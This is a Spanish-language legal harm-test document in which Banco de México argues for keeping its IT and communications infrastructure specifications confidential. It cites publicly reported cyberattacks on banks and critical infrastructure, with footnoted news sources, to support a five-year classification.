Otra característica que hace relevante a este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización o nueva versión que se genera, se abre la oportunidad a nuevas vulnerabilidades y, por ende, nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.) y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

En este sentido, de materializarse los riesgos anteriormente descritos, se podría substraer, interrumpir o alterar información referente a, por ejemplo: las cantidades, horarios y rutas de distribución de remesas en el país; la interrupción o alteración de los sistemas que recaban información financiera y económica, y que entregan el resultado de los análisis financieros y económicos, lo que puede conducir a la toma de decisiones equivocadas o a señales erróneas para el sector financiero y a la sociedad; la substracción de información de política monetaria o cambiaria, previo a sus informes programados, su alteración o interrupción en las fechas de su publicación, puede igualmente afectar a las decisiones o posturas financieras y económicas de nuestro país y de otros participantes internacionales; la corrupción de los datos intercambiados en los sistemas de pagos, la pérdida de su confidencialidad o la interrupción de estos sistemas, causaría riesgos sistémicos.

Con lo anterior, se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, y se

comprometerían las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

Por lo anterior, mantener la reserva de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones,** que soportan en su conjunto a los procesos destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, permite reducir sustancialmente ataques informáticos hechos a la medida que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

En efecto, el funcionamiento seguro y eficiente de los sistemas de información depende de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**.

Por tanto, se actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP, toda vez que la divulgación de la información referida puede afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; puede poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país y puede comprometer la seguridad en la provisión de moneda nacional al país.

Finalmente, los riesgos aludidos tienen mayor probabilidad de materializarse con la divulgación de la información referida, debido a que podrían tener acceso a ella individuos o grupos con intenciones hostiles, con lo que tendrían elementos que facilitarían el diseño y la ejecución de estrategias para llevar a cabo ataques cibernéticos dirigidos específicamente a la infraestructura tecnológica de este Banco Central, mismos que pueden ser constitutivos de delitos. Dichos ataques focalizados podrían tener mayor probabilidad de éxito debido a que personas con intenciones delincuenciales tendrían la posibilidad de dedicar todos sus recursos a la realización de ataques específicos identificados con base en la información en comento.

Al respecto, la divulgación de la información relativa a las especificaciones de la infraestructura de tecnologías de la información y comunicación del Banco de México, implica la puesta a disposición de elementos importantes al público en general, incluyendo las personas o grupos con intenciones delictivas para la realización de conductas constitutivas de delitos.

En consecuencia, la divulgación de la información clasificada, representa un obstáculo para la prevención de conductas constitutivas de delitos, por lo que se actualiza la causal de reserva prevista en el artículo 113, fracción VII, de la Ley General de Transparencia y Acceso a la Información Pública.

2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, las redes de datos públicas, las redes de datos privadas, los sistemas

de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo.

Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo. Por citar sólo un ejemplo, considérese el proyecto Metasploit.[2] Como ésta existen numerosas herramientas que, si bien su propósito original es realizar pruebas a las infraestructuras de tecnologías de la información y comunicaciones para corregir errores en sus configuraciones e identificar posibles vulnerabilidades, en malas manos permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- A principios de 2018, se anunciaron dos tipos de vulnerabilidades asociadas a los circuitos procesadores, que se encuentran en prácticamente cualquier sistema de cómputo fabricado en los últimos años. Estas son conocidas como "Meltdown" y "Spectre" y permiten ataques denominados "side-channel", en el sentido de que permiten acceder a información sin pasar por los controles (canales) de seguridad. Aprovechando "Meltdown", un atacante puede utilizar un programa malicioso en un equipo, y lograr acceder a cualquiera de los datos en dicho equipo, lo cual normalmente no debería ocurrir, esto incluye los datos a los que sólo los administradores tienen acceso. "Spectre" requiere un conocimiento más cercano de cómo trabaja internamente algún programa que se usa en el equipo víctima, logrando que este programa revele algunos de sus propios datos, aunque no tenga acceso a los datos de otros programas. La propuesta de los fabricantes de estos procesadores para mitigar el aprovechamiento de estas vulnerabilidades incluye, tanto el parchado del sistema operativo, como la actualización del microcódigo del BIOS[3].
- Un ataque a la plataforma de pagos internacionales del Banco Nacional de Comercio Exterior (Bancomext) que obligó a la institución a suspender sus operaciones de manera preventiva[4].
- De acuerdo con la Agencia Central de Noticias de Taiwán, informó que la policía de Sri Lanka, un país soberano insular de Asia, capturó a dos hombres en relación con el robo de casi 60 millones de dólares al banco de Taiwán. En dicho robo al parecer fue utilizado un malware instalado en un equipo de cómputo, el cual logró obtener credenciales y acceso para generar mensajes fraudulentos en el sistema SWIFT, los fondos fueron transferidos a cuentas de Camboya, Sri Lanka y Estados Unidos.[5]

---

[2]https://es.wikipedia.org/wiki/Metasploit, consultada el 16 de octubre de 2017. Se adjunta una impresión del artículo como **ANEXO "A"**.

[3]https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html, consultada el 3 de marzo de 2018. Se adjunta una impresión del artículo como **ANEXO "B"**

[4]https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "C"**

[5] https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "D"**

- De acuerdo a Reuters, el Director del Programa de Seguridad del Clientes de SWIFT, Stephen Gilderdale, dijo que los hackers continúan apuntando al sistema de mensajería bancaria de SWIFT, aunque los controles de seguridad implementados después del robo de 81 millones de dólares en Bangladesh, han ayudado a frustrar muchos otros intentos[6]
- Dos ataques realizados contra la infraestructura crítica que provee energía eléctrica en la capital de Ucrania en diciembre de 2015, y diciembre de 2016, dejando sin electricidad a 225,000 personas[7].
- El reciente caso de fraude en el que se utilizó el sistema de pagos SWIFT, afectando al Banco de Bangladesh, donde aún no se recuperan 81 millones de dólares. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima.[8]
- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su acceso al sistema SWIFT y extraer dinero. Se cita la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares)" [9]. Los ladrones utilizaron los privilegios de acceso en el sistema global SWIFT de los empleados del Banco del Austro y, Wells Fargo, al no identificar que eran mensajes fraudulentos, permitió que se traspasara dinero a cuentas en el extranjero.
- El ataque ocurrido a las instituciones financieras participantes del SPEI, el cual consistió en la alteración de sus aplicativos para conectarse a esta IMF, inyectando órdenes de transferencia apócrifas en los sistemas de los participantes donde se procesan las instrucciones de pago de los participantes afectados. lo cual distribuyó dinero desde las cuentas concentradoras de los participantes a cuentas de usuarios específicas, los cuales fueron utilizados como "mulas" para la extracción del dinero. A la fecha de elaboración de la presente prueba de daño, se estima un daño a los participantes del SPEI de aproximadamente 300 millones de pesos.
- La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público.[10]
- En relación a dar a conocer el número telefónico de un teléfono celular proporcionado por la Institución, como parte de la infraestructura de cómputo y telecomunicaciones, con el fin de que sus empleados realicen sus funciones asignadas, donde además de la geolocalización, se puede obtener información de llamadas o de mensajes de texto del

[6] http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "E".**

[7] http://www.bbc.com/news/technology-38573074, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "F"**

[8] http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "G".**

[9] http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "H".**

[10] https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "I".**

usuario del dispositivo móvil , que puede poner al descubierto información de actividades del personal en cumplimiento de sus funciones para el Banco, o aspectos de su ámbito personal, con el simple hecho de llevar consigo este dispositivo móvil[11]. Por este mismo problema, recientemente un senador de los Estados Unidos de Norte América envió una carta al presidente de la Comisión Federal de Comunicaciones de ese mismo país en donde le advierte de los riesgos a los que los dispositivos móviles están expuestos[12] .

- Las tecnologías que proporcionan seguridad informática a las organizaciones, no están exentas de presentar, como cualquier otra tecnología, vulnerabilidades, por lo que es recomendable no difundir qué marcas, fabricantes y características, tiene un cierto elemento de seguridad informática, para evitar el facilitar que un posible atacante aproveche dicha información con propósitos nocivos dirigidos a las instituciones que les usan estas protecciones de seguridad informática. A manera de ejemplo se cita un caso en que dos de los grandes proovedores de seguridad informática a nivel mundial presentaban vulnerabilidades que pudieran comprometer a las organizaciones "Google Found Disastrous Symantec and Norton Vulnerabilities."[13] . Por otro lado, el dar a conocer marcas, modelos o fabricantes de los controles de seguridad informática puede dar una ventaja a un atacante para fabricar un ataque especialmente diseñado (dirigido), sabiendo de antemano la serie de controles presentes en una organización con el fin de evadirlos, aumentando así la probabilidad de éxito del ciber ataque.

Aunado a esto, expertos en el tema de seguridad, como Offensive Security[14] consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para un posible ataque, si ésta se divulgara directamente bajo la forma de información pública.

En este mismo sentido, posibles vulnerabilidades se pueden obtener indirectamente a través de los números de serie de los equipos de cómputo y telecomunicaciones, accediendo a la información que los fabricantes tengan de cada uno de estos dispositivos, teniendo como ejemplo la operación llamada "Equation Group"[15]

Por otro lado, el Banco de México utiliza servicios y herramientas de diversos proveedores tecnológicos para la evaluación de la seguridad del Banco que, por su naturaleza, obtienen información de posibles vulnerabilidades o riesgos en la infraestructura del Banco, esta información que reside en estas herramientas, no debe por ningún motivo llegar a manos de alguien que quiere

---

[11] http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338, se anexa como **ANEXO "J"**

[12] https://www.wyden.senate.gov/imo/media/doc/wyden-fcc-ss7-letter-may-2018.pdf, se anexa como **ANEXO "K"**

[13] http://fortune.com/2016/06/29/symantec-norton-vulnerability/ consultada el 14 de septiembre de 2018. Se adjunta impresión como **ANEXO "L"**

[14] https://www.offensive-security.com/metasploit-unleashed/information-gathering, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "M"**.

[15] https://en.wikipedia.org/wiki/Equation_Group . Se adjunta una impresión del artículo como **ANEXO "N"**

causar un daño al Banco; así mismo, se contratan consultorías para diversas actividades relacionadas con la seguridad de la información y de los sistemas que soportan las operaciones del Banco de México, incluidos servicios de consultoría y asesoramiento en inteligencia de amenazas informáticas dirigidas al Banco y que por la naturaleza de sus productos y servicios, llegan a tener acceso al tipo de información que se describe en este documento. Estos proveedores no quedan exentos de sufrir ataques que tengan como objetivo el extraer información sensible de Banco de México, con el propósito de utilizarla para afectar a este Instituto Central. Como ejemplos de lo anterior, se enlistan los siguientes casos:

- Ataque a la compañía Deloitte, una de las más importantes firmas consultoras a nivel mundial, que ofrece servicios en tecnologías de la información, auditoría y seguridad informática e inteligencia de amenazas informáticas, y que cuenta con clientes en el sector financiero, gobierno y empresas de presencia multinacional. Debido al incidente, los atacantes pudieron hacerse con información privilegiada de sus clientes (cuentas de usuario, contraseñas, diagramas de arquitectura, reportes y alertas de inteligencia), así como mensajes de correo electrónico. La empresa Deloitte dio a conocer este incidente en septiembre de 2017[16], aunque varios medios reportan que la intrusión sucedió en otoño de 2016[17].
- Involucramiento del software antivirus Karspersky en la intrusión y robo de información procedente de la Agencia de Seguridad Nacional de los Estados Unidos (NSA por sus siglas en inglés), en la que presuntamente están implicados atacantes rusos[18], y que provocó que el Departamento de Seguridad Nacional de los Estados Unidos (DHS por sus siglas en inglés) emitiera un comunicado para que todas las agencias y departamentos federales identificaran y dejaran de utilizar en sus sistemas, software relacionado con la empresa Karspersky en el menor tiempo posible[19]. En este caso, la información de que las herramientas de seguridad ofrecidas por un proveedor podían ser utilizadas para ingresar a los sistemas de información de sus clientes representó el riesgo suficiente para que la DHS tomará la determinación de ya no utilizar herramientas de dicho proveedor.

Adicionalmente podemos mencionar que los servicios de inteligencia de amenazas informáticas o ciberinteligencia permiten revelar y proveer información accionable y expedita, producto del análisis de algunas tendencias en cuanto a amenazas de ciberseguridad y a incidentes de seguridad a nivel mundial. La información producida por un servicio de inteligencia de amenazas informáticas permite reforzar las capacidades de ciberseguridad en una organización en términos de protección, de detección, de respuesta, y de cacería proactiva de amenazas, siendo ésta última la capacidad que apoya a las organizaciones a conducir investigaciones más selectivas, basadas en inteligencia de

[16] https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html. Se adjunta una impresión del artículo como **ANEXO "O"**

[17] https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails. Se adjunta una impresión del artículo como **ANEXO "P"**

[18] https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814. Se adjunta una impresión del artículo como **ANEXO "Q"**

[19] https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01. Se adjunta una impresión del artículo como **ANEXO "R"**

amenazas, con el objetivo de detectar tempranamente las acciones de un atacante y anticiparse a que la amenaza se materialice, y una organización resulte afectada. La información técnica que este tipo de servicios de inteligencia entrega está estrechamente relacionada a incidentes de seguridad informática en todo el mundo, como pueden ser métodos de ataque, herramientas de que utilizan los atacantes, análisis forense y análisis de código malicioso avanzado y puede ser clasificada de acuerdo a los intereses de la organización.

Es importante señalar que divulgar públicamente información derivada de este tipo de servicios de inteligencia, derivaría en acciones de contrainteligencia o contraespionaje, las cuales son actividades de una contraparte o de un atacante, dirigidas a la organización que utiliza la información de inteligencia para proteger su infraestructura de TI, para interceptar e incluso modificar la información de inteligencia que utiliza la organización con el propósito de engañar y confundir, lo cual podría debilitar sus capacidades de ciberseguridad, llegando incluso a potencialmente provocar disturbios o sabotaje a la infraestructura de la organización.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de arquitectura, configuración de los programas o dispositivos a personas cuya intervención no esté autorizada, información de las evaluaciones y análisis de riesgos tecnológicos y de seguridad, en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2018, nuestros registros indican un promedio de 844 intentos de ataque al mes, llegando a presentarse cerca de 1500 intentos de ataque en un único mes.

Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados "hacktivistas", como ocurrió durante el mes de mayo de 2016, donde se pretendía inutilizar los sitios Web de los bancos centrales. Se cita la fuente de la noticia: "Anonymous attack Greek central bank, warns others"[20]. El colectivo amenazó a los bancos centrales de todo el mundo, luego de afectar por más de seis horas la página del Banco Nacional de Grecia. Estos ataques formaron parte de una operación, orquestada originalmente por el colectivo "Anonymous", conocida como "OpIcarus" y que desde 2016 ha presentado actividad; siendo la más reciente la

[20] http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR, consultada el 22 de enero de 2018. Se anexa una impresión del artículo como **ANEXO "S"**.

denominada "OpSacred" o "Opicarus – Phase 5", que tuvo lugar en Junio de 2017, y cuyos objetivos nuevamente fueron los sitios públicos de bancos centrales alrededor del mundo[21].

Por ejemplo, en términos económicos, para dimensionar de manera más clara la posible afectación de un ataque informático dirigido al Banco de México, se puede identificar que mediante el sistema de pagos electrónicos interbancarios, desarrollado y operado por el Banco de México, en los meses de enero a diciembre de 2018, se realizaron más de 601 millones de operaciones por un monto mayor a 260 billones de pesos[22]; lo que equivale a más de 68 mil operaciones por un monto de 29 mil millones de pesos por hora. De manera que es evidente que la disrupción o alteración de la operación segura de los sistemas del Banco Central pueden llegar a tener efectos cuantiosos en la actividad económica del país.

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, divulgada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

Por otro lado, es importante mencionar que el Banco de México es ajeno a la gestión interna de seguridad de sus proveedores, los cuales son susceptibles de ser blanco de personas o grupos malintencionados que realicen ataques informáticos, con el objetivo de vulnerar a sus clientes, entre ellos el Banco de México. En consecuencia, este Banco Central quedaría susceptible de recibir ataques a causa de información extraída a sus proveedores, y aprovechar esta información para incrementar su probabilidad de éxito.

En el mismo sentido, dar a conocer información sobre los proveedores que conocen y/o cuentan con **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones;** facilita que personas o grupos malintencionados puedan conocer, mediante ingeniería social u otro mecanismo, información suficiente como para incrementar las probabilidades de éxito ante un escenario de ataque informático al Banco de México. En general, dada la importancia de la seguridad en los sistemas que se administran en el Banco para el sano desarrollo de la economía, se considera que cualquier información abre un potencial para ataques más sofisticados, riesgo que sobrepasa los posibles beneficios de hacer pública la información.

---

[21] https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/, consultada el 17 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "T"**

[22] http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es, consultada el 27 de marzo de 2019. Se adjunta una impresión del artículo como **ANEXO "U"**

El riesgo de perjuicio que supondría la divulgación de la información materia de la presente prueba de daño, supera el interés público general de que se difunda, ya que el interés público se centra en que se lleve a cabo de manera regular la actividad de emisión de billetes y acuñación de moneda a nivel nacional, se conserve íntegra la infraestructura de carácter estratégico y prioritario, se conserve la efectividad en las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, así como que se provea de manera adecuada a la economía del país de moneda nacional, conservando la estabilidad en el poder adquisitivo de dicha moneda, en el sano desarrollo del sistema financiero y en el buen funcionamiento de los sistemas de pagos.

En consecuencia, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** contenida en el documento que se clasifica, no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

Las consecuencias de que tenga éxito un ataque a la infraestructura estratégica referida, que sustenta a los procesos fundamentales, tendrían muy probablemente implicaciones sistémicas en la economía, y afectaciones en la operación de los mercados, provisión de moneda o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco de México dependen de sistemas e infraestructura de tecnologías de la información y de comunicaciones, y de que se garantice la seguridad de la información y los sistemas informáticos que las soportan de manera directa e indirecta. Con ello, se imposibilitaría al Banco de México cumplir con las funciones constitucionales que le fueron encomendadas, contenidas en el artículo 26, párrafo sexto de la Constitución.

En efecto, divulgar **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México**, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, debe concluirse que debe prevalecer el derecho que más favorezca a las personas y, consecuentemente, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

Por lo anterior, el revelar información en cuestión, comprometería la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario.

Asimismo, con ello se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, la puesta en riesgo el funcionamiento de

tales sistemas o, en su caso, de la economía nacional en su conjunto, así como el comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero, y el buen funcionamiento de los sistemas de pagos.

Adicionalmente, se obstaculizaría la prevención de hechos constitutivos de delitos, pues de divulgarse la información en cuestión se proporcionarían elementos relevantes para que personas o grupos de personas con intenciones delictivas lleven a cabo un ataque exitoso en contra de la infraestructura de tecnologías de la información y comunicaciones que utiliza este Banco Central.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de divulgar la información relativa a **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**. De otra forma, de divulgarse la información de dichas especificaciones, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección respecto a su infraestructura de tecnologías de la información y de comunicaciones para cubrirse de los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaría una carrera interminable entre establecer barreras de protección y divulgación de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio particular del interés que pudiera existir en el dar a conocer dicha información.


Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y deberá mantenerse en esta clasificación por un periodo de cinco años, toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones, considerando que los periodos de reemplazo de la infraestructura tecnológica, y por consiguiente la vigencia de sus propias especificaciones, se extienden a rangos de entre diez y quince años.

